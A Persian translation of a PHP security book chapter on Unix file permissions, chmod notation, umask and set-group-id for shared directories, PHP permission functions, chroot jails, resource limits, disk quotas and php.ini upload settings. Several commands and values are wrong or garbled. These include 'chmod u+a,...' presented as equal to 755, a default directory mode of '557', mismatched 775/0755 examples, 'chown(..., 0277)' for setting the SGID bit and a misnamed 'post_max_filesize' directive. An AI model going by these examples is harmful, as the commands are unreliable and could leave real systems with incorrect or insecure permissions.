از سوی دیگر، بخش اجرا دارای یک معنای کاملا متفاوت هنگام اشاره به یک دایرکتوری می‌باشد. در خصوص یک دایرکتوری، `execute` به یک کاربر اجازه می‌دهد تا دایرکتوری را باز نموده و وظایفی را درون آن انجام دهد (به عبارت دیگر، اجازه می‌دهد تا دستور `cd` اجرا شود). اگر هم بخش `execute` و هم بخش `read` مشخص شده باشند، آنگاه توانایی خواندن فهرست فایل‌های درون این دایرکتوری داده می‌شود به علاوه توانایی خواندن محتوای این فایل‌ها (به شرطی که مجوزهای هر فایل اجازه‌ی این امر را بدهد). به شکل مشابه، مجوز `write` یک دایرکتوری به کاربر اجازه می‌دهد تا فایل‌های جدید را ایجاد کند و یا بر روی فایل‌های موجود در آن دایرکتوری، بنویسد. این امکان وجود دارد که دایرکتوری‌های کور تنها نوشتنی (یعنی، غیرقابل خواندن) (`-WX`) و همین‌طور دایرکتوری‌های تنها خواندنی (`I-X`) ایجاد شود. نکته‌ی کلیدی که باید به خاطر بسپارید این است که بدون مجوز اجرا، محتوای یک دایرکتوری از دسترس کاربران خارج است، بدون توجه به اینکه چه مجوزهای دیگری وجود دارد.

در یک فایل سیستم یونیکس، هر فایل و دایرکتوری باید دارای یک مالک باشد، که معمولا همان کاربری است که در ابتدا آن فایل را ایجاد نموده است (در مثال بالا `timb`). هنگامی که برنامه‌ها نصب می‌شوند، مالکیت آن‌ها از آن کاربری است که نصب را اجرا می‌کند. تنها سوپروایزر<sup>۳۶</sup> (ابرقاربر، کاربری که به عنوان `root` شناخته می‌شود) می‌تواند مالکیت یک فایل را تغییر دهد. در غیر این صورت، یک کاربر اصولا دارای کنترل کامل است یا حداقل این توانایی را دارد که کنترل کامل را بر سطح ویژگی‌ها و محتوای هر فایل که تحت مالکیت دارد، به خود بدهد. و تنها مالک و ابرکاربر دارای توانایی تغییر مجوزهای یک فایل هستند.

در اینجا نیز بر اساس قواعد یونیکس، هر کاربر متعلق به حداقل یک گروه است، و هر فایل مرتبط با یک گروه یکتا می‌باشد. گروه‌ها باعث تسهیل ارائه‌ی دسترسی فایل به چندین کاربر می‌شوند بدون اینکه به همه دسترسی بدهند. اگر `timb` در گروه `www` باشد، آنگاه می‌توان دسترسی خواندن، نوشتن و اجرا جهت هر فایلی در سیستم را که مرتبط با این گروه `www` می‌باشد، به وی داد. هر فرد دیگری در گروه `www` همان دسترسی‌هایی را به این فایل‌ها دارد که `timb` دارد. مالک فایل نیازی ندارد که عضو گروهی باشد که فایل با آن مرتبط است، هرچند که تنها ابرکاربر می‌تواند یک فایل را با گروهی مرتبط سازد که خود عضوی از آن نیست. اعضای گروه نمی‌توانند مجوزهای فایل را تغییر دهند.

دسته‌ی `world` جهت کاربران یک اصطلاح کلی است که اجازه‌ی دادن مجوزهای دسترسی به هر کاربر دیگر بر روی سیستم را می‌دهد. بدون قابلیت دسترسی جهانی مناسب، `timb` نخواهد توانست هیچ کدام از فایل‌های سیستمی را بخواند و یا دستورات را اجرا کند به این دلیل که مالکیت تمامی آن‌ها با `root` بوده و با

یکی از گروه‌های root و یا wheel (معمولا شامل مدیران سیستم) مرتبط هستند. و به شکل مشابه، مجوز خواندن جهانی بر روی دایرکتوری uploads متعلق به timb به مالک فرآیند وب سرور، که خود timb نیست بلکه همان nobody معروف است، اجازه می‌دهد تا فایل‌ها را در آنجا ذخیره کند.

به طور خلاصه، سه مجموعه‌ی سه مجوز متفاوت- خواندن، نوشتن و اجرا جهت مالک، گروه و جهان- دسترسی به هر شیئی در فایل سیستم یونیکس را کنترل می‌کنند و بنابراین دارای تعابیر امنیتی مهمی هستند.

## دست‌کاری مجوزها ۴,۱,۲

یونیکس دارای سه دستور سیستمی است که می‌توانند جهت تغییر مجوز فایل‌ها و دایرکتوری‌ها مورد استفاده قرار گیرند: chown (که مالک را تغییر داده یا تنظیم می‌کند)، chgrp (که گروه را مشخص می‌کند) و chmod (که حالت یا مجوزها را مشخص می‌کند).

چیزی که باعث سردرگمی می‌شود این است که chmod از دو مجموعه‌ی متفاوت از علائم استفاده می‌کند: مجموعه‌ی الفبایی سه دسته‌ی سه کاراکتری که تاکنون مشاهده نموده ایم (rwx و --- و هر چیزی که بین این دو می‌باشد)، و یک نمایش مبنای هشت مرتبط که این نه کاراکتر را در تنها سه عدد خلاصه می‌کند. در نمایش الفبایی، chmod تنها از مجموعه‌ای تقریبا ضمنی جهت تعیین مجوزها استفاده می‌کند. این پارامترها در تصویر ۴-۱ نشان داده شده‌اند.

تصویر ۴-۱: پارامترهای الفبایی دستور chmod

u [owner]		r [read]
g [group]	+ [add]	w [write]
o [other (world)]	- [remove]	x [execute]
		a [all]

می‌گوییم «تقریبا ضمنی» چرا که این کدها از لغات تقریبا متفاوتی جهت توصیف مالکیت فایل استفاده می‌کنند. به جای استفاده از برچسب‌های یونیکس مالک، گروه و جهان برای مشخص کردن اینکه مجوزها به چه کسی اعمال می‌شوند، مدل الفبایی از کاربر (به معنای کاربری که مالک فایل است)، گروه و دیگران استفاده می‌کند. این تغییر، اغلب موجب سردرگمی می‌شود چرا که هم مالک (Owner) (تخصیص یونیکس) و هم دیگران (other, chmod) با حرف "O" آغاز می‌شوند. اگر بتوانید به خاطر بسپارید که chmod مجوزهای مالک را با u مشخص می‌کند و نه O، مابقی مسائل حل می‌شود.

با استفاده از ترکیبی از پارامترهای ممکن، یک مدیر سیستم می‌تواند مجوزهای روی یک فایل خاص یا مجموعه‌ای از فایل‌ها را با استفاده از دستوری به مانند دستور زیر، تنظیم کند (و یا حالت آن‌ها را تغییر دهد):

```
chmod o+rw thisfile
```

این دستور مجوزهای موجود بر روی فایل `thisfile` را تغییر می‌دهد تا به سایر کاربران (یا جهان) اجازه دهد تا آن را بخوانند یا روی آن بنویسند. توجه کنید که چندین پارامتر را می‌توان مشخص نمود. با این حال، نکته‌ای که بسیار مهم است این است که این دستور «مجوزهای موجود بر روی این فایل را تغییر می‌دهد». این نوع تغییر تنها تنظیمات موجود را تغییر می‌دهد. کاربران موجود در گروه `other` ممکن است جهت `thisfile` دارای مجوز اجرا باشند یا نباشند؛ این دستور هیچ کنترلی بر این مجوز ندارد. بنابراین، نمایش الفبایی تا حدی مبهم‌تر از نمایش مبنای هشت است، که معمولاً ترجیح داده می‌شود چرا که مجوزها را به صورت آشکار مشخص می‌کند و نه با استفاده از افزودن یا کاستن از مجوزهای موجود.

نمایش مبنای هشت از سیستم شماره‌ش هشت هشتی در مبنای هشت استفاده می‌کند که با ارقام ۰ تا ۷ می‌باشد. تصویر ۴-۲ مقادیر مجوزی را که ترکیب می‌شوند تا هر کدام از این ارقام را ایجاد نمایند، نشان می‌دهد.

تصویر ۴-۲: مقادیر مجوز استفاده شده با ویرایش مبنای هشت دستور `chmod`

0	no permission
1	execute
2	write
4	read

مقادیر هر کدام از مجوزهایی که باید تخصیص یابد با هم جمع هم می‌شوند تا یک عدد تک رقمی را ایجاد نمایند که یک رقم از ویرایش مبنای هشت دستور `chmod` می‌باشد. جهت مثال، جهت تخصیص مجوزهای نوشتن و اجرا، شما مقادیر ۲ و ۱ را با هم جمع می‌کنید تا رقم مبنای هشت ۳ را ارائه آورید. یک مجموعه‌ی کامل از مقادیر مبنای هشت در تصویر ۴-۳ نشان داده شده است.

تصویر ۴-۳: مقادیر مبنای هشت دستور `chmod`

0	---
1	--x
2	-w-

3	<b>-wx</b>
4	<b>-r-</b>
5	<b>r-x</b>
6	<b>rw-</b>
7	<b>rwX</b>

سه رقم ویرایش مبنای هشت دستور `chmod` منطبق با سه نوع کاربر ممکن یعنی مالک، گروه و جهان (یا دیگران) می باشد. بنابراین، یک مدیر می تواند از نمایش مبنای هشت جهت تعیین مجوزها با دقت بالاتر (به این دلیل که به صورت مطلق مشخص می شوند و نه به صورت نسبی) و اقتصادی تر (به این دلیل که انجام این امر تنها نیازمند سه کاراکتر می باشد) نسبت به نمایش الفبایی، استفاده کند. درست است که دستوری به مانند دستور زیر:

```
chmod 755 thisfile
```

می تواند به صورت نمایش الفبایی نیز نگاشته شود، به این شکل:

```
chmod u+a,g+rx,g-w,o+rx,o-w thisfile
```

ولی توجه کنید که این روش نوشتن تا چه حد در هم ریخته است. ما باید مجوزهای خواندن و اجرا را آشکار، روشن کنیم و همچنین مجوزهای نوشتن را نیز به صورت آشکار، خاموش کنیم. اگر این گام آخر را حذف کرده بودیم، مجبور بودیم همان مجوزهای نگارشی را قبول کنیم که قبلاً وجود داشته اند، چرا که مشخص نمودن مجوزهای دیگران، تغییری در آن ایجاد نمی کرد. به این دلیل که نمایش مبنای هشت تحت این محدودیت قرار ندارد، هنگامی که آن را درک کردید، اعتقاد داریم که در می یابید که بسیار ساده تر بوده و استفاده از آن قابل اعتمادتر می باشد.

یک مجموعه ی دیگر از پرچم های پیشرفته به نمایش مبنای هشتی بستگی دارد که ما مورد بحث قرار دادیم، و معانی مهمی جهت امنیت دارد. بنابراین، در ادامه این مجموعه را مورد بررسی قرار می دهیم.

هشدار: سیستم عامل یونیکس دارای ویرایش های متعددی است که به شیوه های مختلف با هم دیگر متفاوت هستند (گاهی تفاوت های کوچک و گاهی تفاوت های بزرگ). بحث زیر مرتبط با لینوکس، توزیعات مختلف مبتنی بر BSD و OSX می باشد. ممکن است همچنین مرتبط با سایر سیستم عامل های مشابه یونیکس باشد.

## دایرکتوری‌های گروهی اشتراکی

معمولا به این صورت است که تعدادی از کاربران باید بتوانند مالکیت فایل‌ها و دایرکتورهای یکدیگر را به اشتراک بگذارند. پاسخ ساده جهت این مسئله این است که تمامی فایل‌ها و دایرکتورهای اشتراکی را به صورت قابل نوشتنی توسط گروه در آوریم که توسط توالی دستوری به صورت زیر انجام می‌شود:

```
chgrp -R team /home/shared  
chmod -R 770 /home/shared
```

دستور اول مالکیت گروهی را جهت دایرکتوری `/home/shared/` ( و با استفاده از پرچم `-R` تمامی فایل‌ها و زیر دایرکتوری‌های آن را) برابر با گروه `team` قرار می‌دهد. دستور دوم مجوزها بر روی این دایرکتورها و فایل‌ها را بر روی `۷۷۰` یا `---rwxrwx---` (قابل خواندن، نوشتن و اجرا توسط مالک و کاربران گروه ولی نه توسط دیگر افراد) قرار می‌دهد.

ولی دو مشکل در خصوص این روش وجود دارد و هر دو این مشکلات زمانی به وجود می‌آیند که یک کاربر یک فایل یا دایرکتوری جدید را در این ناحیه‌ی اشتراکی، ایجاد می‌کند.

اولین مشکل مرتبط با مجوزهای فایل است. به صورت پیش‌فرض، حالت جهت فایل‌های جدید برابر است با `۶۴۴` و حالت جهت دایرکتورهای جدید برابر است با `۵۵۷`. این مجوزها به این معنا هستند که یک فایل یا دایرکتوری جدید تنها توسط مالک خود قابل نوشتن است و نه توسط اعضای هیچ گروهی.

مشکل دیگر این است که فایل‌های جدید با مشخصات گروه پیش‌فرض مالک آن‌ها (یا `GID` مالک) ایجاد می‌شوند که معمولا مشابه با نام کاربری مالک است (یعنی، هر کاربر یک گروه را ایجاد می‌کند که خود وی تنها عضو آن گروه است تا زمانی که سایر کاربران به این گروه اضافه شوند). از آنجا که یک کاربر ممکن است عضوی از یک تعداد زیاد گروه باشد و سیستم عامل هم هیچ راهی ندارد که دریابد که یک فایل جدید را باید با کدام یک از این گروه‌ها مرتبط نمود، تنها حالت پیش‌فرض منطقی عبارت از گروه اصلی کاربر می‌باشد. هر کدام از این دو مشکل دارای راه حل مختص خود می‌باشد.

umask

ما اولین مورد از این دو مشکل (اینکه فایل‌های جدید توسط گروه تنها قابل خواندن هستند) با اندکی جادوی فایل سیستم حل می‌کنیم که بر این اساس امکان پذیر شده است که هر کاربر دارای یک مقدار `umask` است که در اسکریپت لاگین وی (معمولا `bash_profile/~/`) ذخیره شده است. این مقدار `umask` چیزی است که حالات پیش‌فرض جهت هر فایل و یا دایرکتوری که توسط این کاربر ایجاد می‌شود را مشخص می‌کند، سیستم عامل مقدار `umask` را از بالاترین سطح مجوزها جهت نوع فایل در حال تولید، کم می‌کند.



فایل‌ها اجازه ندارند که هنگام ایجاد، قابل اجرا باشند (بخش قابل اجرا باید بعداً به صورت واضح روشن شود)، بنابراین بیشینه‌ی حالت تولید فایل برابر با ۶۶۶ است. ولی از آنجا که دایرکتوری‌ها باید معمولاً به صورت قابل اجرا ایجاد شوند (که بتوان آن‌ها را نیز تغییر داد)، مقدار بیشینه‌ی آن‌ها برابر با ۷۷۷ است. با `umask` پیش‌فرض ۰۲۲، کم کردن از ۷۷۷، مجوزهای پیش‌فرض ۷۵۵ جهت دایرکتوری‌ها را ارائه می‌آورد و کم کردن از ۶۶۶ مقدار حالت ۶۴۴ را جهت فایل‌ها ارائه می‌آورد.

ولی از آنجا که ما در اینجا با فایل‌ها و دایرکتوری‌های گروهی کار می‌کنیم می‌خواهیم توسط سایر اعضای گروه نیز قابل نوشتن باشند. ما می‌توانیم این کار را با تنظیم یک `umask` اندکی آزادانه‌تر برابر با ۰۰۲ انجام دهیم. این مقدار همچنان مانع این می‌شود که فایل‌ها توسط جهان قابل نوشتن باشند ولی اجازه‌ی دسترسی کامل را به هر کسی که در همان گروه فایل باشد، ارائه خواهد نمود. دو روش جهت ایجاد این مقدار جدید `umask` وجود دارد. شما می‌توانید این کار را با صدور یک دستور `umask 002` قبل از کار کردن با فایل‌های اشتراکی، انجام دهید.

احتمالاً یک گزینه‌ی بهتر این است که مقدار پیش‌فرض ذخیره شده در اسکریپت لاگین را تغییر دهید. انجام این کار، ایمن خواهد بود اگر گروه پیش‌فرض کاربر، اختصاصی باشد (یعنی، دارای همان نام کاربر باشد، و وی تنها عضو این گروه باشد مگر اینکه افراد دیگر به صورت آشکار به آن اضافه شوند). با این حال، اگر گروه پیش‌فرض وی، اختصاصی نباشد، آنگاه این مقدار ممکن است به کاربرانی اجازه‌ی دسترسی بدهد که نباید این دسترسی را داشته باشند.

#### set-group-id

ما دومین مورد از این دو مشکل، چگونگی اطمینان از اینکه فایل‌ها دارای مالکیت گروهی درستی هستند را با حقه‌ی جادویی بعدی خود حل می‌کنیم، یعنی ریست نمودن<sup>۳۷</sup> حالات این فایل‌ها با استفاده از `set-group-id`. معمولاً، `set-group-id` یا `SGID`، هنگامی فعال می‌شود که فایل اجرا می‌گردد؛ این دستور به پردازش حاصل اجازه می‌دهد که به صورت موقت ID گروه مشابه با فایل را اتخاذ نماید که فایل‌های متعلق به این گروه (احتمالاً وابسته) را در دسترس دیگران قرار می‌دهد. (این پردازش مشابه با تابع `set-user-id` یا `SUID` می‌باشد که به یک کاربر معمولی اجازه می‌دهد تا یک برنامه مثل `passwd` را به گونه‌ای اجرا کند که گویی `root` است). با این حال، برخلاف `SUID`، پردازش `SGID` دارای یک معنای خاص بر روی دایرکتوری‌ها است که در آنجا می‌تواند فایل‌های جدید را مجبور نماید تا دارای مالکیت گروهی یکسانی به مانند آن دایرکتوری باشند. دقیقاً همین معنای خاص است که به ما اجازه می‌دهد تا این مشکل را حل کنیم.

<sup>۳۷</sup> Reset

با استفاده از ویرایش الفبایی `chmod`، شما می‌توانید پرچم `set-group-id` را بر روی یک دایرکتوری اشتراک یافته توسط گروه `www` تنظیم کنید که این امر با دستور زیر انجام می‌شود:

```
chmod g+s /path/to/directory
```

اکنون، هنگامی که `timb` یک فایل جدید را در جایی در این دایرکتوری ایجاد می‌کند، این فایل با گروه اصلی وی یعنی `timb` مرتبط نمی‌شود بلکه با گروه `www` مرتبط می‌شود که از قبل این دایرکتوری را به اشتراک گذاشته است. این امر باعث می‌شود که این فایل در دسترس تمامی دیگر اعضای این گروه قرار گیرد. روش انجام این امر با ویرایش مبنای هشت `chmod` این است که قبل از مجوزهای مبنای هشت یک `۲` قرار دهید. بنابراین، اگر شما می‌خواهید که یک دایرکتوری دارای حالت مبنای هشت `۷۷۰ (--rwxrwx)` باشد و همچنین می‌خواهید که بخش `set-group-id` را نیز تنظیم کنید، از دستور `chmod 2770 /path/to/directory` استفاده می‌کنیم.

#### ابزارهای PHP جهت کار کردن با کنترل‌های دسترسی فایل

۴،۱،۴

PHP دارای عملکردهای درونی است که اصولاً مشابه با ابزارها سیستم یونیکس هستند که تاکنون مورد بررسی قرار دادیم، توابع `chgrp.chown()` و `chmod()` می‌توانند توسط اسکریپت‌های شما مورد استفاده قرار گیرند تا همان کارهایی را انجام دهند که دستورات یونیکس با همین نام‌ها، انجام می‌دهند. با این حال، یک استثنا وجود دارد: این توابع را نمی‌توان به صورت بازگشتی بر روی دایرکتوری‌ها فراخواند. با این حال، نظرات کاربران در خصوص این توابع در دستورالعمل PHP، شامل پیشنهادهایی جهت اسکریپت‌هایی می‌باشند که شامل عملکرد بازگشتی هستند.

توابع `chown()` و `chgrp()` عموماً تنها در اسکریپت‌های مدیریتی که از خط فرمان اجرا می‌شوند، مفید هستند به این دلیل که تنها `root` (ابر کاربر) می‌تواند مالکیت یک فایل را تغییر دهد و یا به صورت اختیاری ارتباط گروهی را تغییر دهد. این واقعیت دارد که مالک یک فایل می‌تواند ارتباط گروهی را تغییر دهد با این حال تنها به یک گروه دیگر که وی عضوی از آن است. از آنجا که اسکریپت‌های وب معمولاً به عنوان `nobody` اجرا می‌شوند که دارای عضویت‌های دیگر گروه است، هیچکدام از این توابع را نمی‌توان به صورت مستقیم توسط برنامه‌های آنلاین مورد استفاده قرار داد.

هنگام کار کردن با تابع `chown()` در PHP، شما باید از یک تخصیص حالت مبنای هشت استفاده کنید. در PHP، اعداد مبنای هشت دارای یک پیشوند `۰` (صفر) هستند تا اطمینان حاصل شود که سه رقم بعدی به عنوان مبنای هشت تعبیر می‌شوند و نه مبنای ده. بنابراین دستور برابر با `chmod 775 /path/to/file` برابر خواهد بود با `chmod ('/path/to/file', 0755)`. به شکل مشابه، اگر می‌خواهید از PHP جهت

تنظیم قطعه‌ی set-group-id بر روی یک دایرکتوری استفاده کنید، باز هم باید یک صفر را قبل از حالت مبنای هشت قرار دهید، به این شکل: `chown( '/path/to/directory', 0277)`.

اسکرپت‌های PHP که فایل‌ها و دایرکتوری‌های اشتراکی را ایجاد می‌کنند می‌توانند (و باید) از تابع `umask()` استفاده کنند تا به صورت آشکار مقدار `umask` را برابر با مقدار `002` (یا `0002` با صفر پیشوند) قبل از تولید فایل یا دایرکتوری، قرار دهند، به این شکل:

```
umask( 0002 );  
// create file or directory
```

### نگه‌داشتن توسعه دهندگان (و دایمون‌ها) در دایرکتوری‌های خانه‌ی خود

۴،۱،۵

هدف اصلی مجوزها عبارت است از کنترل مکانی که کاربران (که ممکن است انسان‌ها یا پردازش‌ها باشند) می‌توانند در فایل سیستم `root` بروند. ولی گاهی شما می‌خواهید یک کاربر یا پردازش را محدود به یک زیرمجموعه‌ی کوچک از فایل سیستم نمایید تا به صورت موثر چیزی را که آن‌ها به عنوان / (یعنی ریشه) می‌بینند به یک دایرکتوری دلخواه تغییر دهید، مثلا دایرکتوری خانه‌ی آن‌ها. دستور `chroot` (تغییر ریشه) یک روش قوی جهت اعمال چنین محدودیتی است. این دستور را می‌توان جهت محدود کردن (`jail` کردن) یک کاربر انسانی یا پردازش خودکار، در بخشی از فایل سیستم، مورد استفاده قرار داد به این صورت که آن کاربر فکر کند که هیچ دایرکتوری بالاتر (یا عمیق‌تر، بسته به دیدگاه شما) جهت رفتن، وجود ندارد.

باید توجه داشت که یک `jail chroot` یک مورد ساده جهت یک مهاجم قوی جهت بیرون آمدن خواهد بود. با این حال، بسیاری از مدیران سیستم‌ها ترجیح می‌دهند که دایمون‌های عمومی را `chroot` نمایند به عنوان یک اقدام امنیتی اضافی جهت زمانی که یک اکسپلویت یافت شود که به یک مهاجم اجازه دهد تا دستورات سیستمی را از طریق این دایمون، اجرا نماید. ویژگی جداسازی مجوزهای `SSH`، از `chroot` جهت قفل کردن کاربر بدون مجوز در یک دایرکتوری خالی، استفاده می‌کند. و بسیاری از سرورهای `FTP`، خصوصا `ProFTPD` رایگان به شما اجازه می‌دهند تا کاربران `FTP` را به دایرکتوری خانه‌ی خود، محدود نمایید.

خوانندگان دقیق ممکن است دریافته باشند که در این بخش آخر ما در مورد کنترل بر مجوزهای پردازش‌ها نیز صحبت کردیم. این امر ما را به موضوع بعدی می‌رساند که عبارت است از حفاظت از خود سیستم با نگه‌داشتن پردازش‌ها در مکان‌های درست خود.

### حفاظت از سیستم در برابر خودش

۴،۲

ما در حال بحث در خصوص حفظ مجوزهای کاربران جهت انجام عملیات به صورت محدود شده در بخش‌های مناسب فایل سیستم بوده ایم، که باعث ممانعت از این کاربران جهت انجام رفتارهای نامناسب و خارج از حدود می‌باشد.

با این حال، گاهی، این پردازش‌های مختلف و یا حتی خود سیستم‌عامل است که باید به شکلی مشابه از رفتار نامناسب بازداشته شود. این محدودیت مشابه محدودیت‌هایی است که ما بر روی کاربران انسانی قرار می‌دهیم. در هر دو حالت، رفتارهای خارج از کنترل منجر به کاهش امنیت جهت برنامه‌های شما، سیستم شما و (مهم‌تر از همه) داده‌های کاربران شما، خواهد شد.

بنابراین، در این بخش، ما شما را با مفهوم محدودیت منابع سطح سیستمی آشنا می‌کنیم: بیشینه‌ی اندازه‌ی فایل‌ها و حافظه، بیشینه‌ی تعداد پردازش‌ها، سهم دیسک‌ها، زمان‌های لاگین، و غیره. کتاب‌های خوب بسیاری وجود دارد که به صورت کامل به این موضوع اختصاص یافته‌اند، بنابراین ما در اینجا تنها می‌توانیم موارد سطحی را بیان نماییم.

در حالی که روش‌های دقیق تنظیم و اجرای این محدودیت‌ها در سیستم عامل‌های مختلف با هم فرق دارند، ظرفیت انجام این کار در تمامی توزیع‌های اصلی وجود دارد. اگر تصمیم گرفتید که این محدودیت‌های منابع را اعمال نمایید، باید یک راه‌نمای مدیریت سیستمی جهت سیستم عامل مختص خود بیابید یا (احتمالاً روشی بهتر) این کار را به یک مدیر سیستم مجرب بسپارید.

بنابراین، چه زمانی می‌خواهید از محدودیت‌های منابع سطح سیستمی استفاده کنید؟ این امر تا حد زیادی وابسته به موقعیت است ولی به سادگی می‌توان تعدادی از سناریوها را تجسم نمود. هر سایتی با مجموعه کاربر بالا یک نامزد مناسب جهت محدودیت‌های سطح سیستمی می‌باشد علی‌الخصوص اگر کاربران اجازه دارند که فایل آپلود نمایند. در حالی که PHP دارای محدودیت‌های آپلود متعلق به خود می‌باشد (بحث شده در بخش بعدی)، تعداد زیادی روش دیگر نیز وجود دارد که کاربران می‌توانند از طریق آن‌ها علاوه بر PHP بر روی سرور فایل آپلود نمایند. واضح‌ترین مثال از این دست یک سایت وب میل است که در آن، پیوست‌ها (attachments) هم از طریق یک رابط وب (ایجاد یک پیام ارسالی) و هم از طریق SMTP (پیام‌های ورودی) وارد سیستم می‌شوند. اگر گوگل را کنار بگذاریم، بسیاری از ارائه‌دهندگان ایمیل این امر را ضروری می‌دانند که محدودیت‌های منابع را بر کاربران خود اعمال نمایند تا مانع آن شوند که یک اینباکس پر از هرزنامه باعث اشغال تمامی فضای دیسک در دسترس شود. یک وضعیت دیگر که در آن، محدودیت‌های منابع دارای اهمیت هستند هنگام استفاده از یک دایمون جهت گوش دادن به ارتباطات شبکه یا جهت خودکار نمودن یک وظیفه می‌باشد. با تعیین یک محدودیت حافظه، شما می‌توانید مانع دایمون جهت

هنگامی که سیستم <sup>۳۸</sup> شوید اگر این پردازش به دلیلی از کنترل خارج شود مثلا به دلیل خطای برنامه نویسی و یا یک حمله ی فعال رد سرویس.

## محدودیت های منابع ۴,۲,۱

معمولا مکانیسم هایی وجود دارند تا مقدار بیشینه ی حافظه یا زمان CPU را که می توانند توسط یک پردازش یکتا مورد استفاده قرار گیرند، تعداد بیشینه ی پردازش های همزمانی را که هر کاربر می تواند اجرا کند، و اندازه ی بیشینه ی یک فایل بر روی دیسک را محدود می کنند. تعدادی از سیستم های عامل حتی به مدیر سیستم اجازه می دهند تا زمان هایی از روز را مشخص نماید که کاربران خاص اجازه ی ورود دارند یا ندارند. جهت مثال، در FreeBSD (که بسیار به امنیت اهمیت می دهد و بنابراین تنظیمات مرتبط با امنیت بسیار بالاتری را نسبت به سایر توزیع ها ارائه می کند)، محدودیت های منابع معمولا توسط تنظیمات در `etc/login.conf/` مشخص می شوند که به ادمین <sup>۳۹</sup> اجازه می دهند تا دسته های مختلفی از کاربران را تعریف نماید. تحت سیستمی به این شکل، شما می توانید یک کلاس لاگین دایمون را مشخص کنید که اجازه دارد فایل های بسیاری را باز کند و از مقدار قابل توجهی از CPU استفاده کند ولی دارای محدودیت های شدیدی بر مقدار حافظه ای است که می تواند مورد استفاده قرار گیرد و تعداد پردازش هایی که اجازه داده می شوند. در لینوکس، محدودیت های منابع اغلب در `etc/login.defs/` و `etc/pam.d/limits.conf/` مشخص می شوند. نکته :

صفحات دستورالعمل (یا `man pages` بر اساس دستور `man` که جهت خواندن آن ها استفاده می شود) جهت نسخه ی یونیکس یا لینوکس شما، مراجع قطعی جهت چگونگی سوالات فنی هستند. شما همچنین می توانید این صفحات دستورالعمل را به صورت آنلاین بخوانید اگر یک سیستم یونیکس در دسترس شما نیست یا مایلید بدانید که نسخه هایی در توزیع های مختلف، چه تفاوت هایی با هم دارند. ما صفحات دستورالعمل آنلاین OpenBSD را به عنوان یک منبع واضح و با نگهداری مناسب، پیشنهاد می دهیم.

دستورالعمل های دقیق جهت تعیین و تنظیم محدودیت های منابع، همان طور که قبلا گفتیم، اصولا خارج از گستره ی این مستند هستند ولی به صورت سنتی این موارد اولین خط دفاعی بر روی سیستم های بزرگ و چند کاربری هستند. همچنین این نکته اهمیت دارد که با محدودیت های پیش فرض سیستم خود در خصوص

<sup>۳۸</sup> Hang

<sup>۳۹</sup> Admin

مواردی چون بیشینه‌ی اندازه‌ی فایل، آشنایی داشته باشید جهت زمان‌هایی که یک اسکریپت PHP جهت فایل‌های بزرگ به خوبی کار نمی‌کند.

معمولا دو نوع محدودیت منابع وجود دارد: نرم و سخت. محدودیت‌های نرم می‌توانند به صورت دستی توسط یک کاربر دارای مجوز افزایش یابند اگر برنامه‌ی وی نیازمند مقادیر پیش‌فرض وی از منابع می‌باشد تا مقداری که به عنوان حد سخت مشخص شده است. برای جزئیات پیرامون چگونگی تغییر محدودیت‌های منابع به مستندات سیستم‌عامل خود مراجعه کنید چرا که نسخه‌ها با هم متفاوت هستند. صفحات دستورالعمل جهت `ulimit` یک نقطه‌ی آغاز مناسب هستند. محدودیت نرم بیشتر به عنوان یک هشدار وجود دارد و تا حدی شبیه خط قرمز در نشانگر بنزین ماشین، عمل می‌کند. اگر لازم باشد می‌توانید از محدودیت نرم عبور کنید ولی می‌دانید که فضای شما در حال اتمام است. محدودیت سخت تنها می‌تواند توسط مدیر سیستم تغییر داده شود و نشان دهنده‌ی یک سقف قطعی جهت استفاده از منابع می‌باشد.

### سهم دیسک (Disk Quotas)

۴,۲,۲

کنترل میزان فضای دیسک اختصاص یافته به کاربران مختلف از طریق سهم دیسک انجام می‌شود. سهم‌ها معمولا از نقطه‌ی لود دیسک (`mount point`) فعال می‌شوند که دارای فایل‌های سهم باینری خاصی است که مشخص می‌کنند فضای دیسک باید به چه صورت جهت کاربران و/یا گروه‌ها اختصاص یابد. یک سهم دیسک به عنوان محدودیت نرم در نظر گرفته می‌شود و می‌توان از آن فراتر رفت البته جهت مدتی مشخص که بعد از آن به یک محدودیت سخت تبدیل می‌شود و کاربر دیگر نمی‌تواند داده‌ی بیشتری را ذخیره نماید تا زمانی که اول فایل‌های دیگر را حذف نماید.

برای جزئیات دقیق و اختصاصی در خصوص چگونگی تنظیم و فعال‌سازی سهم دیسک به مستندات سیستم عامل خود مراجعه کنید. صفحات دستورالعمل جهت `quota(1)` و `quoton(8)` جای مناسبی جهت شروع هستند.

همچنین می‌توانید محدودیت‌های استفاده از دیسک را در برنامه‌های PHP خود اجرا نمایید هرچند که تابع داخلی که اندازه‌ی تجمیعی تمامی فایل‌ها را در یک دایرکتوری به شما بدهد، وجود ندارد. بنابراین، ضروری است که دستور `du` یونیکس از درون PHP اجرا شود، به این شکل:

```
// get the number of bytes being used on disk
$path = '/path/to/directory';
$bytes = shell_exec('/bin/du -s'.escapeshellarg($path));
```

آرگومان `s-` به `du` می‌گوید که یک خلاصه‌ی یک خطی از فضای دیسک مورد استفاده توسط دایرکتوری موجود در `$path` را ارائه دهد. بدون آن، `du` محتوای دایرکتوری را به صورت بازگشتی مرور می‌کند و یک



خط را جهت فضای دیسک مورد استفاده توسط هر زیردایرکتوری ایجاد می‌کند و سپس در انتهای لیست، مجموع را نشان می‌دهد. ممکن است چندین ثانیه جهت `du` طول بکشد که دایرکتوری‌های بزرگ را مرور کند بنابراین ممکن است بهتر باشد که برنامه‌ی خود را به گونه‌ای کدنویسی کنید که `du` را تنها به صورت تناوبی اجرا نموده و نتایج را کش کند.

### محدودیت‌های منابع خود PHP

۴,۲,۳

PHP دارای مجموعه‌ی مخصوص محدودیت‌های منابع است که در `php.ini` تنظیم می‌شوند و معمول‌ترین محدودیت‌های منابع را کنترل می‌کنند. هیچ تنظیمات صحیح و یا پیشنهادی جهت این دستورات عمل‌ها وجود ندارد؛ شما باید برنامه‌های خود را تحلیل کنید تا دریابید که چه محدودیت‌هایی، مناسب هستند و سپس این دستورات عمل‌ها را بر این اساس، مشخص کنید:

دستورات عمل بولی `file_uploads` این مسئله را کنترل می‌کند که آیا PHP می‌خواهد که آپلود فایل‌ها را مدیریت نماید یا خیر.

دستورات عمل `upload_max_filesize` میزان اندازه‌ی بیشینه‌ی اجازه داده شده جهت فایل‌های آپلود شده را کنترل می‌کند.

دستورات عمل `post_max_filesize` را می‌توان جهت محدود نمودن اندازه‌ی کل آرایه‌ی `$_POST` جهت درخواست‌های HTTP POST مورد استفاده قرار داد.

